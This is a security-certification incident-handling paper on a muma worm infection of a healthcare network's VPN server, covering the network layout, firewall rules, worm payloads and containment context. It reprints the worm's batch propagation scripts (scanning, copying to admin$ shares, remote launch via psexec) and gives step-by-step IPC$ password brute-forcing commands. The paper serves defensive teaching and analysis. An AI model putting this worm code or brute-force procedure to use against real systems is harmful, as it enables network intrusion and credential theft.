Global Information Assurance Certification Paper

Jason Kelly
GCIH version 2.1a
Option 1 (exploit in action)

ABSTRACT

The muma worm is a self replicating worm capable of carrying any payload. It replicates itself by brute forcing passwords on windows admin shares, and copying itself into the %system% directory of the target computer, once there it is executed remotely by the attacking computer and begins the process of finding more hosts and copying itself to them. The standard payload is a keystroke logger, and possible a backdoor Trojan. This paper will discuss an infection of the muma worm in a large healthcare organization and the incident handling and containment process.

INTRODUCTION

On the morning of May the 27th I arrived at work prepared for a normal day performing my primary responsibilities as senior network and systems administrator and technical support supervisor for a large healthcare organization. As part of my responsibilities I spend part of each day checking our IDS logs for unusual events, most days this means I see a bunch of entries regarding people using AOL instant messenger or visiting inappropriate websites from our publicly available PC's.

This morning was different, red flags where set off on our IDS as something was scanning our network and several files had been added to the system directory of our VPN server.

I immediately notified my boss that there was a problem and began to investigate what could have happened.

Because of the nature of our organization a network breach could result in the transmittal of personal health and financial records to almost anyone. Obviously this had to be taken very seriously and we had to work at getting this incident contained as quickly as possible.

The nature of the infected server was such that it also had to be returned to production as quickly as possible because many of our executives needed to be able to work from out of the office and this was the only way for them to be able to do so.

THE NETWORK

The relevant sections of the network include a Cisco pix 520 firewall 2 cisco 2610 routers. The windows 2000 based vpn server, the windows 2000 based IDS system and the syslog server.

The network is broken up into two sections, a DMZ or demilitarized zone, which is where the majority of equipment that needs to receive information from the outside world is stored, (web servers, email gateway etc.). The DMZ also contains the central quarantine for the network to ensure that any quarantined viruses are not released back into our network, and a sensor for our intrusion detection system that runs snort and the sensor component of demark puresecure. The servers in this section of the network are privately addressed with class C addresses. Any machine that needs to be accessible from the outside world is statically mapped to a public IP address on the firewall. The other section of the network, which contains the workstations, and file servers is setup in a similar fashion, with several class B private subnets. The only machine in the inside network which is accessible from the internet is the VPN server which is a windows 2000 server running rras services and allowing L2tp connections from the internet. This machine is in place in order to allow executives access to their files and email from their homes or on the road.

All of the file servers and application servers have file integrity checkers which monitor key files and directories in order to determine whether configurations have changed. The file integrity checkers all report back to the pure secure application server. Puresecure also provides a network intrusion detection system based on snort which reports any events back to the pure secure application. All networking equipment has syslog, or snmp functionality turned on which reports back to a syslog server any configuration changes on the switches and routers and all activity on the firewall. All the servers also have snare installed, which is a small application that forwards all NT event log messages to a syslog server.

All the servers and workstations have a centrally managed anti virus client which ensures that all machines have up to date virus definitions and any virus is detected and deleted or quarantined quickly. The anti virus protection is in place at many levels, on the email gateway mail is scanned before being forwarded to the exchange servers, at the exchange servers mail is scanned when it arrives in the mailbox. All web browsing activity is scanned before access is allowed and any embedded viruses detected prevent access to the page.

The following descriptions document each of the relevant machines and the operating system, software, and software versions installed on each.

Server 1 dmz ids
- Windows 2000 sp 3
- Demarc Pure Secure sensor
- Snort 2.0
- Snare 1.9 a (syslogger for windows)

Server 2 avgateway
- Windows 2000 sp3
- Demarc Pure Secure sensor
- Snort 2.0
- Norton AntiVirus for email gateways
- Symantec central quarantine
- Snare 1.9 a (syslogger for windows)

Server 3 vpnserver
- Windows 2000 sp3
- Routing and remote access
  - Pptp
  - L2tp
- Certificate services
- Demark puresecure sensor
- Snort 2.0
- Printer on focus (internet printing application)
- Printer on envoy (attachment translation software for blackberry handheld devices)
- Snare 1.9 a (syslogger for windows)

Server 4
- Windows 2000 sp3
- Symantec web security
- Symantec Norton anti virus corporate edition 7.5
- Demark pure secure sensor
- Snare 1.9 a (syslogger for windows)


Server 5
- Windows xp professional sp 1a
- Demark pure secure server console
- Mysql
- Kiwi syslog deamon

Firewall A
- Cisco PIX 520
- PIX FIREWALL SOFTWARE version 4.2

Ruleset

```
no fixup protocol smtp 25
logging trap notifications
logging facility 20
logging host inside x.x.x.x
logging host inside x.x.x.x
static (inside,outside) x.x.x.x x.x.x.x netmask 255.255.255.255 0 0
static (inside,dmz) x.x.x.x x.x.x.x  netmask 255.255.255.255 0 0
conduit permit tcp host x.x.x.x eq 135 any
conduit permit tcp host x.x.x.x eq 139 any
conduit permit udp host x.x.x.x eq netbios-ns any
conduit permit udp host x.x.x.x eq netbios-dgm any
conduit permit udp any eq 50 any
conduit permit udp any eq 51 any
conduit permit tcp host x.x.x.x eq 631 any
conduit permit tcp host x.x.x.x eq 1723 any
conduit permit gre host x.x.x.x any
conduit deny udp host x.x.x.x any
conduit deny udp any host x.x.x.x
conduit deny tcp any host x.x.x.x eq 38293
conduit deny tcp any any eq 38293
conduit deny tcp any any eq 1023
conduit deny udp any any eq 38293
conduit deny udp any any eq 1023
outbound   2 permit x.x.x.x 255.255.255.255 80 tcp
outbound   2 permit x.x.x.x  255.255.255.255 25 tcp
outbound   2 permit x.x.x.x  255.255.255.255 19565 tcp
outbound   2 permit 0.0.0.0 0.0.0.0 53 udp
outbound   2 permit x.x.x.x 255.255.255.255 1723 tcp
outbound   2 deny 0.0.0.0 0.0.0.0 0 tcp
outbound   2 deny 0.0.0.0 0.0.0.0 0 udp
apply (inside) 2 outgoing_src
snmp-server host inside x.x.x.x
snmp-server community xxxxxxxx
telnet x.x.x.x 255.255.255.255
```

The network which was infected with the muma worm



THE EXPLOIT.

MUMU is a worm which attempts to attach to the IPC$ share on Windows NT, 2000, and XP machines. The worm scans a network for windows IPC$ shares and then attempts to connect to any shares which it finds using a set of predefined passwords. Once it manages to connect to a machine it proceeds to copy itself to the target and start the process again. Various variants of the worm contain additional files and procedures for stealing data, logging keystrokes or carrying and running other viruses.

MUMU exploits the IPC$ null session vulnerability on any windows operating system. However it cannot spread to Windows 9x or Me systems as these machines do not by default have the admin$ share enabled. This virus will also not operate on other operating systems.

The original worm MUMU.A is comprised of 22 files, 10.BAT, A.LOG, HACK.BAT, HFIND.EXE, IPC.BAT, IPCPASS.TXT, MUMA.BAT, NEAR.BAT, NTSERVICE.BAT, NTSERVICE.EXE, NTSERVICE.INI, NWIZ.IN_, NWIZ_.EXE, PCMSG.DLL, PSEXEC.EXE, RANDOM.BAT, REP.EXE, REPLACE.BAT, SPACE.TXT, SS.BAT, START.BAT, and TIHUAN.TXT.

The file START.BAT is used to begin the process by calling the file MUMA.BAT which lists the contents of the directory mu on drives C: ,D: ,E: ,F: ,G: ,H: of the infected systems hard drive. If the directory contains the file LAN.LOG it then searches that file for the text string “mu”. If these conditions are met then the program NWIZ.exe is started a log file mumu.log is written and the file lan.log is deleted. NWIZ.exe is an older version of an activity logger called pcghost. NWIZ.IN_ is the configuration file for NWIZ.exe which contains the information required to email the recorded information from NWIZ to the attacker. The next thing which happens is a system variable is set called IPA which contains the initial subnet for the scanning process to begin again. After that the file 10.bat is called. START.BAT continues by running netstat and passing the results to the file A.TMP, it reads IP addreses from a.tmp and passes the first two octets to the batch file NEAR.BAT to be used as starting addresses for the next scan. A looped procedure then starts which generates random IP addresses attempts to find out whether they exist and passes the information on to 10.BAT.

START.BAT

```
CALL MUMA.BAT
        Start muma.bat running
SET IPA=192.168
        Set system variable to 192.168
CALL 10.BAT 0
        Start 10.bat and pass it the variable 0
```

```
        netstat |find ":" >A.TMP
                create A>TMP with the results of netstat

        FOR /F "tokens=4,5,6 delims=.: " %%I IN (A.TMP) DO SET
NUM1=%%I&& SET NUM2=%%J&& SET NUM3=%%K&& CALL NEAR.BAT
                Look for ip addresses in a.tmp and set a system variable for
each of the first three octets in the IP address.

        :START
                start loop
        CALL RANDOM.BAT
                Start random.bat
        REM ========================================
        SET IPA=%NUM1%.%NUM2%
                Set system variable IPA = to system variable num1.num2
        ECHO START > A.LOG
                Create log file
        PING %IPA%.%NUM3%.1>B.TMP
                Ping ip address created from system variable IPA plus
system variable num3 pass the results to b.tmp
        FIND /C /I "from" B.TMP
                Find replies in b.tmp
        IF ERRORLEVEL 1 GOTO START

        CALL 10.BAT %NUM3%
                Start process 10.bat and pass it the variable num3

        DEL A.LOG
                Delete log files
        GOTO START
                Do it all over again

        MUMA.BAT
        IF EXIST MUMU.LOG GOTO END
                Check for existence of mumu.log
        DIR C:\MU /AD/S >LAN.LOG
        DIR D:\MU /AD/S >>LAN.LOG
        DIR E:\MU /AD/S >>LAN.LOG
        DIR F:\MU /AD/S >>LAN.LOG
        DIR G:\MU /AD/S >>LAN.LOG
        DIR H:\MU /AD/S >>LAN.LOG
                Search for directory mu on drives c – h and pass the results
to lan.log
        FIND /C /I "MU" LAN.LOG
                Check to see if the directory was found
        IF ERRORLEVEL 1 GOTO END
```

```
                If not found goto end
START NWIZ.EXE
                Start nwiz trojanized video controller
ECHO . > MUMU.LOG
                Create mumu.log
:END
DEL LAN.LOG
                Delete lan.log


RANDOM.BAT  (random IP address Generator)

SET NUM1=%RANDOM%
SET NUM2=%RANDOM%
SET NUM3=%RANDOM%
SET NUM4=%RANDOM%
SET /A (NUM1%%=255)
SET /A (NUM2%%=255)
SET /A (NUM3%%=255)
SET /A (NUM4%%=255)
```

10.BAT is the central piece to the MUMU worm. 10.BAT deletes a file called IPCFIND.TXT and then calls the hacker tool HFIND.EXE. HFIND uses a list of passwords from IPCPASS.TXT to attempt to connect to the IPC$ share on a windows computer. Once it connects it saves the password with which it was able to connect to the file IPCFIND.TXT and replaces the file TIHUAN.TXT with the file IPCFIND.TXT. 10.BAT also calls the files IPC.BAT and HACK.BAT these files are used to copy the worm to the compromised machine and then start the worm as a service to run again. In order to start the worm remotely the program uses psexec from sysinternals.com. The worm then starts a service called application which will create a username admin with a password of KKKKKKK and add it to the administrators group on the machine.

```
10.BAT
DEL IPCFIND.TXT
HFIND %IPA%.%1.1 %IPA%.%1.254 -t 254
                Start hfind hacker tool and pass it the iprange of discovered
addresses
CALL replace.BAT
CALL ipc.bat IPCFind.txt
DEL IPCFind.txt


HACK.BAT
net use \\%1\ipc$ %3 /u:"%2"
```

start netbios null session on discovered target with discovered username and password from hfind.

```
copy 10.BAT \\%1\admin$\system32 /y
copy hack.bat \\%1\admin$\system32 /y
copy HFind.exe \\%1\admin$\system32 /y
copy ipc.bat \\%1\admin$\system32 /y
copy IPCPass.txt \\%1\admin$\system32 /y
copy MUMA.BAT \\%1\admin$\system32 /y
copy NWIZ.EXE \\%1\admin$\system32 /y
copy NWIZ.IN_ \\%1\admin$\system32 /y
copy pcMsg.dll \\%1\admin$\system32 /y
copy psexec.exe \\%1\admin$\system32 /y
copy RANDOM.BAT \\%1\admin$\system32 /y
copy rep.EXE \\%1\admin$\system32 /y
copy replace.bat \\%1\admin$\system32 /y
copy START.BAT \\%1\admin$\system32 /y
copy tihuan.txt \\%1\admin$\system32 /y
copy NWIZ.IN_ \\%1\admin$\system32\NWIZ.INI /y
copy NEAR.BAT \\%1\admin$\system32\NWIZ.INI /y
```

copy files required by worm to target system

```
start /i /min /wait /B psexec \\%1 -u %2 -p %3 -d START.BAT
```

start the process all over again

PAYLOAD AND VARIANTS

known variants of this exploit include MUMU.B. The version that infected the network in this instance also carried the DONK worm, which is a backdoor Trojan. The exploit has also been detected as hacktool.hucline because of the inclusion of the hacker tool hfind. The worm can carry almost any payload. One of the interesting things about muma is it's versatility, thus there are many possible variants by payload.

Donk The payload in this case spreads through network shares; copying itself to the %system% directory on each computer it infects. Once there is modifies registry keys to make sure it runs whenever the computer is started . Donk also opens several ports on the infected system and connects to an IRC channel where it can accept commands to do several things, including acting as an agent in a DDoS type of attack against another host.

The standard payload of MUMU.A is a file called NWIZ.EXE, this is a trojanized video driver and contains a keystroke logger called PCGHOST. Pcghost is able to log every keystroke made and then periodically email the logfile to a specified destination. That information is contained in the NWIZ.IN_ file.

MUMU.B is a smaller variant of the MUMU worm. MUMU.B consists of four files, KavFind.exe, Last.exe, PSexec.exe and IPCPass.txt, these files perform essentially the same tasks as the contents of MUMU.A. KavFind is essentially a renamed version of hfind and performs in exactly the same way. Last.exe is a Trojan horse keystroke logger which attempts to email all keystrokes every few minutes to an address at Sina.com.

PROTOCOLS, SERVICES AND APPLICATIONS

The NetBios Session Service which this exploit takes advantage of is one of the most commonly exploited windows vulnerabilities. The SANS Institute has this class of exploits listed as number five on its top 20 list of common exploits and vulnerabilities.

The exploit uses NETBIOS null sessions takes advantage of windows administrative shares. NETBIOS null sessions are used to locate resources on a network and provide information about available resources with other computers on the same network. Windows by default has shared resources available for administrative purposes.

Null Sessions operate using NetBIOS over TCP or UDP. When a computer comes on line, it registers its NetBIOS name on the network. When another computer requires services available on that computer it either tries to resolve the computers IP address to the NetBIOS name through a broadcast query or by querying a NetBIOS name server or most typically on a windows network querying a WINS server. NetBIOS by design does not require any authentication to provide these services.

Null Sessions where designed into windows to facilitate exchange of information between domains. The null session allows a user from one domain to access information about available resources in another domain. This is useful in a situation where resources from one domain (such as shares on a file server) need to be accessible to a user in another domain. While windows domain trusts somewhat alleviate the need for this there is still a need for the domain controllers in each domain to be able to exchange information about each other over null sessions, in order to establish the trust. The other consideration for keeping null sessions available once domain trusts are established is that if one domain is a windows 2000 domain and the other is a windows NT domain restricting null sessions actually breaks the trust between the domains. There are other good reasons for keeping null sessions available, specifically so that the Windows System account can authenticate to domain resources.

Null session information availability can be limited to an extent in Windows NT by setting the value of the registry key HKLM\System\CurrentControlSet\Control\LSA\RestrictAnonymous to 1, and to a

greater extent in Windows 2000 by setting the value of the same registry key to 2. This limits the amount of information available to anonymous connections in the first place and in the second completely removes anonymous access. While this would seem to be desirable at first glance because of the reasons listed above this can be seen to result in undesirable consequences, such as restricting the ability of VPN users to authenticate to the domain and access domain resources.

Mitre. Org has listed several vulnerabilities related to TCP port 139 however and the Netbios session Protocol these include

CVE-2000-0347 tcp any 139
Windows 95 and Windows 98 allow a remote attacker to cause a denial of service via a NetBIOS session request packet with a NULL source name.


CVE-1999-0153 tcp any 139
Windows 95/NT out of band (OOB) data denial of service through NETBIOS port, aka WinNuke.

CAN-1999-0518 A NETBIOS/SMB share password is guessable.

CAN-1999-0519 A NETBIOS/SMB share password is the default, null, or missing.


Ethereal output of muma worm attack

A close examination of output from ethereal packet capture shows the muma attack in progress. The first six lines in this screen shot show muma pinging random IP addresses looking for any reply. The next action we can see here is the worm attempting to initiate a NetBIOS null session with any IP address in the local subnet. This information as shown above is gleaned from the netstat command.




Screen Capture of muma worm in action

Here we see muma in action. At this point muma has started the hfind hacker tool, and is scanning the local network for vulnerable machines.




Demarc PureSecure Screen Capture

The output from Demarc PureSecure showing information from file integrity verification check after infection with muma worm. We can see here that the files NWIZ.INI and START.BAT have been added to the %system% directory.



Directory Listing of files comprising muma worm.

Here we can see the files comprising the MUMU.A variant of the MUMA worm. These files comprise the key pieces of MUMA. The viral code specific to muma is contained in START.BAT, MUMA.BAT, RANDOM.BAT and 10.BAT HFIND.exe is the hacker tool used to enumerate IPC$ shares on the network, PSEXEC.exe is used to start the process remotely on a compromised machine.



.

As can be seen from the above screen captures muma first pings random ip addreses and then scans for open netbios ports on the local network.

THE ATTACK

In order for this worm to penetrate the network several things had to take place. The firewall had to be configured to allow traffic into the network on TCP port 139. The firewall also had to have a static mapping between an external address and an internal address for traffic to port 139. The server to be compromised had to be a windows server, configured with a weak password (i.e., one contained within the IPCPASS.TXT file) and allowing anonymous enumeration of shares on the internet.

In this case the windows 2000 based vpn server had been modified to also run software to allow printing to network printers over the internet. During the process the local administrator password had been modified and left blank. The firewall had been configured to allow internet printing traffic and NETBIOS traffic. This set up perfect conditions for the spread of the worm.

The attacker launched the worm and started scanning the internet for vulnerable machines. During the time the network was vulnerable the worm found an available machine in this case the VPN server and began attempting to

brute force the password. Because the password had been left blank during the installation of new software the worm had an instant point of entry. The admin share was compromised; the worm was copied to the target computer and began scanning the local network for more vulnerable hosts.

The attack is based on the concept of netbios null sessions, windows publicizes a list of available resources when asked by a remote user. By default the remote user is not required to authenticate in any way. In order to set up a null session manually simply go to a windows command prompt and type

Net use \\machinename\ipc$ "" /U:""

If the response is the command completed successfully, then you have access to the IPC$ share and can proceed to enumerate the information desired. If you get any other response, it is time to start guessing passwords. The slowest way to do this is to pick a username, with potentially high access levels (such as administrator) and then type

Net use \\machinename\ipc$ password /U:administrator

for each password you can think of. If you have no access to brute force password cracking tools then the simple way to try out a whole bunch of passwords is to create a text file with as many potential passwords as you can think of, and then create a simple batch file with a for loop something like

For /f %%I in (c:\passfile.txt) do net use \\machinename\ipc$ /U:administrator %%I.

This will loop through your password file trying each password in turn until you get a successful connection or run out of passwords.

If you are successful in setting up a connection you can query the target machine for information about its resources. If the IPC$ share is strongly protected then you can simply try to access the default shares on any windows system c$ and admin$. There are many tools available which can attempt to crack the password using brute force methods. A great tool to provide an example of this is Enum. Enum establishes a null session and then will provide a list of users, groups, shares even the password policy on the machine. Enum will even run a brute force attack against the IPC$ share in attempt to access the information. Simply by running

enum.exe -U -D –u username –f passwordfile

as long as the password for the username is contained in the password file enum will then give you a list of other usernames on the system, and so if the machine happens to be a domain controller a list of usernames on the domain. Other

usefull information which enum will be able to provide includes password policies, available shares and groups and usernames in them.

. In the case of this particular attack the tool hfind was used. Hfind is a hackers tool for scanning a range of IP addresses and attempting to determine the user name and passwords for the IPC$ share using brute force methods. Hfind will use a file called IPCPass.txt or will use a limited number of hard coded usernames and passwords built in.

